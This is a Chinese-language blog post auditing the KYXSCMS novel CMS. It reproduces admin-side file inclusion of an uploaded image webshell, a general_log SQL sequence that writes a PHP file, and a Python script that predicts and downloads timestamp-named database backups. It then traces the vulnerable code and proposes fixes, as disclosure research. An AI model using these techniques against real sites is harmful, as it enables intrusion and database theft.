狂雨cms代码审计：后台文件包含getshell

Forthrglory / 2020-04-02 10:00:18 / 浏览数 10519

开学了课多了也是比较忙，花了好久才完成

狂雨cms是款小说cms，照例先是网站介绍


网站介绍

狂雨小说内容管理系统（以下简称KYXSCMS）提供一个轻量级小说网站解决方案，基于ThinkPHP5.1+MySQL的技术开发。KYXSCMS,灵活，方便，人性化设计简单易用是最大的特色，是快速架设小说类网站首选，只需5分钟即可建立一个海量小说的行业网站，批量采集目标网站数据或使用数据联盟，即可自动采集获取大量数据。内置标签模版，即使不懂代码的前端开发者也可以快速建立一个漂亮的小说网站。

建站

```
mysql> create database kycms;
Query OK, 1 row affected (0.01 sec)
```

手动创建数据库，这里库名为kycms



填好信息进行安装


安装完成，直接进入后台
admin admin

漏洞复现


文件包含

后台可以修改模板文件，在模板文件中调用模板代码可实现文件包含

首先在设置中上传logo处，上传图片马，需要注意不能是用户的头像上传处上传木马，因为头像会进行缩放，导致文件内容被修改




上传成功后会返回路径，图片马内容为`<?php phpinfo(); ?>`，需要注意php代码必须包含最后的`?>`，否则会报语法错误



进入模板功能处，在index.html，即主页模板中添加模板代码，同样需要注意，路径不能以/开头，否则会被找不到错误

```
{include file="uploads/config/20200325/033966a7d27975812915522464e252a3.jpg" /}
```



接着打开主页，即可看到phpinfo信息

SQL代码执行


后台存在SQL代码执行功能

```
mysql> show global variables like '%secure%';
+--------------------------+-------+
| Variable_name            | Value |
+--------------------------+-------+
| require_secure_transport | OFF   |
| secure_auth              | ON    |
| secure_file_priv         | NULL  |
+--------------------------+-------+
3 rows in set, 3 warnings (0.00 sec)

mysql>
```


但secure_file_priv设置为空，无法导出文件，可以利用general_log进行getshell

依次执行以下代码

```
set global general_log=On;
set global general_log_file="D:\\phpstudy_pro\\WWW\\123.php";
create table tmp (value varchar(25));
insert into tmp (value) values ("<?php phpinfo(); ?>");
drop table tmp;
set global general_log=Off;
```



得到general_log，内容如图所示，至于为什么要用create而不用select，后面会解释



访问即可看到phpinfo

后台数据泄露


后台可以直接备份数据库，备份后为.sql.gz文件(可以在设置里更改是否压缩)，文件名为time函数生成的时间戳，可直接爆破进行下载，这里先附上exp(因为不会进行验证码的识别，所以修改了代码将验证部分注释掉了，师傅们见谅~)

```
# !/usr/bin/python3
# -*- coding:utf-8 -*-
# author: Forthrglory
import requests
import time

def getDatabase(url,username, password):
    session = requests.session()

    u = 'http://%s/admin/index/login.html' % (url)
    head = {
        'Content-Type': 'application/x-www-form-urlencoded; charset=UTF-8'
    }
    data = {
        'username': username,
        'password': password,
        'code': 1
    }
    session.post(u, data, headers = head)

    u = 'http://%s/admin/database/export.html' % (url)
    data = {
        'layTableCheckbox':'on',
        'tables[0]':'ky_ad',
        'tables[1]':'ky_addons',
        'tables[2]':'ky_bookshelf',
        'tables[3]':'ky_category',
        'tables[4]':'ky_collect',
        'tables[5]':'ky_comment',
        'tables[6]':'ky_config',
        'tables[7]':'ky_crontab',
        'tables[8]':'ky_link',
        'tables[9]':'ky_member',
        'tables[10]':'ky_menu',
        'tables[11]':'ky_news',
        'tables[12]':'ky_novel',
        'tables[13]':'ky_novel_chapter',
        'tables[14]':'ky_route',
        'tables[15]':'ky_slider',
        'tables[16]':'ky_template',
        'tables[17]':'ky_user',
        'tables[18]':'ky_user_menu'
    }
    t = time.strftime("%Y%m%d-%H%M%S", time.localtime())

    session.post(u, data = data)

    for i in range(0, 19):
        u2 = 'http://%s/admin/database/export.html?id=%s&start=0' % (url, str(i))
        session.get(u2)

    t = 'http://' + url + '/public/database/' + t + '-1.sql.gz'
    return t

if __name__ == '__main__':
    u = '127.0.0.1'
    username = 'admin'
    password = 'admin'
    t = getDatabase(u, username, password)
    print(t)
```


运行代码，得到路径(默认生成路径为/public/database/，可在设置中修改)

```
D:\python>python kycms.py
http://127.0.0.1/public/database/20200325-194922-1.sql.gz

D:\python>
```

直接访问下载



可以看到所有数据库信息全在了



```
20200325-194922-1.sql - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
INSERT INTO `ky_link` VALUES ('1', '狂雨小说cms', 'http://www.kyxscms.com', '1', '1', '1491377962', '1547270745');

-- ----------------------------
-- Table structure for `ky_member`
-- ----------------------------
DROP TABLE IF EXISTS `ky_member`;
CREATE TABLE `ky_member` (
  `id` int(10) unsigned NOT NULL AUTO_INCREMENT COMMENT '用户ID',
  `username` char(16) DEFAULT NULL COMMENT '用户名',
  `password` char(32) DEFAULT NULL COMMENT '密码',
  `login` int(10) unsigned NOT NULL DEFAULT '0' COMMENT '登录次数',
  `last_login_ip` bigint(20) NOT NULL DEFAULT '0' COMMENT '最后登录IP',
  `last_login_time` int(10) unsigned NOT NULL DEFAULT '0' COMMENT '最后登录时间',
  `status` tinyint(3) NOT NULL DEFAULT '1' COMMENT '用户状态',
  PRIMARY KEY (`id`),
  UNIQUE KEY `username` (`username`)
) ENGINE=MyISAM AUTO_INCREMENT=2 DEFAULT CHARSET=utf8 ROW_FORMAT=FIXED COMMENT='管理表';

-- ----------------------------
-- Records of `ky_member`
-- ----------------------------
INSERT INTO `ky_member` VALUES ('1', 'admin', '6a50db79846a12803917c3df317fa0c7', '30', '2130706433', '1585136962', '1');

-- ----------------------------
-- Table structure for `ky_menu`
-- ----------------------------
DROP TABLE IF EXISTS `ky_menu`;
CREATE TABLE `ky_menu` (
  `id` int(10) unsigned NOT NULL AUTO_INCREMENT COMMENT '文档ID',
  `title` varchar(50) NOT NULL DEFAULT '' COMMENT '标题',
  `pid` int(10) unsigned NOT NULL DEFAULT '0' COMMENT '上级分类ID',
  `sort` int(10) unsigned NOT NULL DEFAULT '0' COMMENT '排序（同级有效）',
  `url` char(255) NOT NULL DEFAULT '' COMMENT '链接地址',
  `hide` tinyint(1) unsigned NOT NULL DEFAULT '0' COMMENT '是否隐藏',
  `tip` varchar(255) NOT NULL DEFAULT '' COMMENT '提示',
Unix (LF)  第 1 行，第 1 列  100%
```

说实话，个人感觉这样这种功能弊远大于利，真想实现不如将文件名命名为随机字符串，然后只能在服务器上改动，或者说生成之后给管理员的邮箱发送消息告知文件名，否则还是不要的好

代码审计

首先还是先看代码结构

```
addons      插件代码
application 主要后端代码
config      配置文件
extend      一些基础类文件
public      静态文件
route       路由
runtime     主要是缓存
template    模板文件
thinkphp    thinkphp
uploads     上传文件
```

主要的审计中心放在application下

文件包含

主要是提供了可修改模板功能，然后利用thinkphp的模板语法进行文件包含

主要代码

```
application/admin/controller/Template.php->edit()

public function edit(){
        $Template=model('template');
        $data=$this->request->post();
        if($this->request->isPost()){
            $res = $Template->edit($data);
            if($res  !== false){
                return $this->success('模版文件修改成功！',url('index'));
            } else {
                $this->error($Template->getError());
            }
        }else{
            $path=urldecode($this->request->param('path'));
            $info=$Template->file_info($path);
            $this->assign('path',$path);
            $this->assign('content',$info);
            $this->assign('meta_title','修改模版文件');
            return $this->fetch();
        }
    }
```

跟入edit函数

```
application/admin/model/Template.php->edit()

public function edit($data){
        return File::put($data['path'],$data['content']);
    }
```

继续跟入

```
extend/org/File.php

static public function put($filename,$content,$type=''){
        $dir   =  dirname($filename);
        if(!is_dir($dir))
            mkdir($dir,0755,true);
        if(false === file_put_contents($filename,$content)){
            throw new \think\Exception('文件写入错误:'.$filename);
        }else{
            self::$contents[$filename]=$content;
            return true;
        }
    }
```

可以看到这里没经过任何过滤，直接进行了写入。关于这里的模板功能，肯定还有其他利用方式，就靠师傅们自己去测试了

防御方法

针对该处漏洞的防御，觉得还是对上传进行过滤比较容易，比如说进行内容的检查，或者对图片进行一定的改动譬如缩放，从而破坏图片马的结构，不过只是治标不治本，一旦找到新的上传方式，还是会被利用。

SQL代码执行

```
application/admin/controller/Tool.php->sqlexecute()

public function sqlexecute(){
        if($this->request->isPost()){
            $sql=$this->request->param('sql');
            if(!empty($sql)){
                $sql = str_replace('{pre}',Config::get('database.prefix'),$sql);
                //查询语句返回结果集
                if(strtolower(substr($sql,0,6))=="select"){

                }
                else{
                    $return = Db::execute($sql);
                }
            }
            return $this->success('执行完成');
        }else{
            $this->assign('meta_title','SQL语句执行');
            return $this->fetch();
        }
    }
```

Db是thinkphp内置类，可以看到前六个字符是select的话其实什么都没有执行。。。报错的话无法存入log中，所以用了create

防御方法

针对传入的语句进行限制，比如只能进行查询操作。建议最好还是直接取消这个功能，对SQL的操作直接在服务器上进行，放在后台实在是弊大于利，

数据泄露

```
application/admin/controller/Database.php->export()

public function export($tables = null, $id = null, $start = null){
        if($this->request->isPost() && !empty($tables) && is_array($tables)){ //初始化
            ......

            //生成备份文件信息
            $file = [
                'name' => date('Ymd-His', time()),
                'part' => 1,
            ];

            ......

            //创建备份文件
            $Database = new Databasec($file, $config);
            if(false !== $Database->create()){
                $tab = ['id' => 0, 'start' => 0];
                $this->success('初始化成功！', '', ['tables' => $tables, 'tab' => $tab]);
            } else {
                $this->error('初始化失败，备份文件创建失败！');
            }

            ......

        } elseif ($this->request->isGet() && is_numeric($id) && is_numeric($start)) { //备份数据

            ......

        } else {
            $this->error('请指定要备份的表！');
        }
    }
```

跟进Databasec类

```
extend/databasec/Databasec.php->create()

public function __construct($file, $config, $type = 'export'){
        $this->file   = $file;
        $this->config = $config;
    }

public function create(){
        $sql  = "-- -----------------------\n";
        $sql .= "-- Think MySQL Data Transfer \n";
        $sql .= "-- \n";
        $sql .= "-- Host     : " . config('database.hostname') . "\n";
        $sql .= "-- Port     : " . config('database.hostport') . "\n";
        $sql .= "-- Database : " . config('database.database') . "\n";
        $sql .= "-- \n";
        $sql .= "-- Part : #{$this->file['part']}\n";
        $sql .= "-- Date : " . date("Y-m-d H:i:s") . "\n";
        $sql .= "-- -----------------------\n\n";
        $sql .= "SET FOREIGN_KEY_CHECKS = 0;\n\n";
        return $this->write($sql);
    }
```

继续跟进write函数

```
extend/databasec/Databasec.php->write()

private function write($sql){
        $size = strlen($sql);

        //由于压缩原因，无法计算出压缩后的长度，这里假设压缩率为50%，
        //一般情况压缩率都会高于50%；
        $size = $this->config['compress'] ? $size / 2 : $size;

        $this->open($size);

        return $this->config['compress'] ? @gzwrite($this->fp, $sql) : @fwrite($this->fp, $sql);
    }
```

跟进open函数

```
extend/databasec/Databasec.php->open()

private function open($size){
        if($this->fp){
            $this->size += $size;
            if($this->size > $this->config['part']){
                $this->config['compress'] ? @gzclose($this->fp) : @fclose($this->fp);
                $this->fp = null;
                $this->file['part']++;
                session('backup_file', $this->file);
                $this->create();
            }
        } else {
            $backuppath = $this->config['path'];
            $filename   = "{$backuppath}{$this->file['name']}-{$this->file['part']}.sql";
            if($this->config['compress']){
                $filename = "{$filename}.gz";
                $this->fp = @gzopen($filename, "a{$this->config['level']}");
            } else {
                $this->fp = @fopen($filename, 'a');
            }
            $this->size = filesize($filename) + $size;
        }
    }
```

可以看到文件名由 `file['name']` + `-` + `file['part']` + `.sql(.gz)` 组成， `name` 是格式化后的time， `part` 为1，因此可直接爆破文件名，从而泄露数据库

防御方法

利用随机数生成文件名，然后发送邮件至管理员邮箱或发送短信至手机，增加爆破难度

后记

之前的计划泡汤了，因为想用docker去做这个项目，然后发现大部分cms说是支持Linux，但真放上去都有大大小小的问题，比如最常见的就是路径，文件名是首字母大写其余小写，然而代码里全部用的小写。。当时安装的时候就一直加载无法安装，找了半天没找到错误，最后发现是写了个while，改完安装完界面还崩了。。直接就没法用。项目只好泡汤。

再说这次的cms，其实这几个漏洞都是后台的功能被恶意利用导致的，出发点是好的，但没有做好限制，也是给自己提个醒，以后注意。

上一篇： fastjson 正则拒绝服务简单分析

下一篇： 记一次实战MSSQL注入绕过WAF

2 条回复

yasuogong****

2020-04-10 12:18:17

老哥 可以留个你的联系方式吗 我有几个技术上的问题想向你请教

0 回复Ta

P3rh4ps

2020-11-10 16:55:43

模板编辑都给你了 还包含个锤锤 直接php标签一把梭了。。

0 回复Ta